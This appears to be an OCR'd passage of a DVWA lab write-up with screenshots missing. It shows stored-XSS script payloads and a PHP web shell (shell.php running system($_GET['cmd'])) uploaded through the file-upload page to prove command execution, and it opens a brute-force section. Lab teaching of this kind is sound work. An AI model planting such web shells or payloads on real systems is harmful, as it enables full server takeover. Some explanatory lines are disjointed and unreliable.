
Now input the same script



When we submit it The script tag is removed, so nothing executes.
it may **encode** characters like `<` and `>` as `<` and `>`, making the browser display it as text.




To make it even more secure go to high security level.




The script is stored safely so the browser renders it as plain text, not as executable code and rejecting suspicious inputs altogether.


xss(stored):



Name:hema


message:<script>alert(‘xss’)</script>







In medium security level


message:<script>alert(‘Stored xss’)</script>







In high security level









The website took part of the link (the default value), and showed it on the page without checking. Since it didn't block any harmful code, it ran the script — this is called DOM-based XSS.

Broken access control:

Create a file using command: nano shell.php

Add the below code:


<?php

if(isset($_GET['cmd'])){


```
    system($_GET['cmd']);
}
?>
```


Press ctrl+x and press y to save it.


Go to dvwa login as less privilege user go to file uploads.



Browse the file and upload it then submit it.







www-data

PHP file was executed, revealing the server user (`www-data`), proving code execution was successful.


Impact:

An attacker can fully compromise the server by running arbitrary commands.


BROKEN AUTHENTICATION: BRUTE FORCE

Broken authentication is when someone can log in as you — without knowing your password — because the system doesn't protect login info or session tokens properly.

